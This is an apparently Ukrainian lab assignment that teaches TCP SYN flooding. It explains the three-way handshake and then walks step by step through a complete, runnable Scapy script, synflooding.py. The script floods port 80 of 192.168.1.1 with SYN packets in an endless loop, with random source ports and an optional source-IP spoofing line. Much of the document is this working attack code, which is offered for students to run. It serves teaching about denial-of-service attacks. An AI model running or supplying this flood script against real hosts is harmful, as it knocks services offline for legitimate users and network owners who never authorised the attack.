

Лабораторна робота №7.


DoS атака типу - SYN flooding

Мета: створити сценарій Python для здійснення атаки TCP SYN Flooding.

Атака SYN flood — це поширена форма атаки на відмову в обслуговуванні, під час якої зловмисник надсилає послідовність запитів SYN до цільової системи (це може бути маршрутизатор, брандмауер, системи запобігання вторгненням (IPS) тощо), щоб споживати його ресурси, не дозволяючи законним клієнтам встановити звичайне з'єднання.

TCP SYN flood використовує першу частину тристороннього рукостискання TCP, і оскільки кожне з'єднання за допомогою протоколу TCP вимагає цього, ця атака виявляється небезпечною та може вивести з ладу кілька мережевих компонентів.

Щоб зрозуміти SYN flood, нам спочатку потрібно поговорити про трохстороннє рукостискання TCP:



Коли клієнт хоче встановити з'єднання з сервером через протокол TCP, клієнт і сервер обмінюються серією повідомлень:

- Клієнт запитує з'єднання, надсилаючи серверу повідомлення SYN.
- Сервер відповідає повідомленням SYN-ACK (підтверджує запит).
- Клієнт відповідає ACK, після чого встановлюється з'єднання.

Атака SYN flood включає зловмисника, який багаторазово надсилає пакети SYN, не відповідаючи ACK, і часто з різними вихідними портами, через що сервер не знає про атаку та відповідає на кожну спробу пакетом SYN-ACK з кожного порту (червоний і зелена частина зображення вище). Таким чином сервер швидко перестане реагувати на законних клієнтів.

Порядок виконання роботи:

1. Встановіть необхідні бібліотеки: *pip3 install scapy*.
2. Створіть новий файл **synflooding.py**, імпортуйте необхідні модулі:

```
1 from scapy.all import *
```

3. Встановлюємо IP-адресу та HTTP порт цілі атаки. В даному випадку вибираємо метою атаки локальний маршрутизатор, який має приватну IP-адресу 192.168.1.1. Переконайтеся, що у вас

правильна IP-адреса, ви можете отримати адресу шлюзу за замовчуванням за допомогою команд *ipconfig* та *ip route* у Windows та macOS/Linux відповідно.

```
3 # target IP address (should be a testing router/firewall)
4 target_ip = "192.168.1.1"
5 # the target port u want to flood
6 target_port = 80
```

4. Створюємо наш пакет SYN, починаючи з рівня IP:

```
8 # forge IP packet with target ip as the destination IP address
9 ip = IP(dst=target_ip)
10 # or if you want to perform IP Spoofing (will work as well)
11 # ip = IP(src=RandIP("192.168.1.1/24"), dst=target_ip)
```

Ми вказали **dst** як цільову IP-адресу, ми також можемо встановити **src**-адресу на підроблену випадкову IP-адресу в діапазоні приватної мережі (закоментований код), і це також працюватиме.

5. Створюємо наш рівень TCP:

```
13 # forge a TCP SYN packet with a random source port
14 # and the target port as the destination port
15 tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
```

Отже, ми встановлюємо вихідний порт (**sport**) на випадковий короткий (який коливається від 1 до 65535), а **dport** (порт призначення) як цільовий порт. У цьому випадку це служба HTTP. Ми також встановили прапори на "S", що вказує на тип SYN.

6. Додамо деякі flooding дані, щоб зайняти мережу:

```
17 # add some flooding data (1KB in this case)
18 raw = Raw(b"X"*1024)
```

7. Складемо шари та надішлемо пакет:

```
20 # stack up the layers
21 p = ip / tcp / raw
22 # send the constructed packet in a loop until CTRL+C is detected
23 send(p, loop=1, verbose=0)
```

Ми використали функцію **send()**, яка надсилає пакети на рівні 3, ми встановили **loop** на 1, щоб продовжувати надсилання, доки не натиснемо CTRL+C, встановлення **verbose** на 0 нічого не друкуватиме під час процесу.

8. Відкриваємо два термінали. В першому терміналі запускаємо команду: **ping -t 192.168.1.1**. В другому терміналі запускаємо скрипт командою: **python3 synflooding.py**.

9. Продемонструйте результати виконання **synflooding.py**.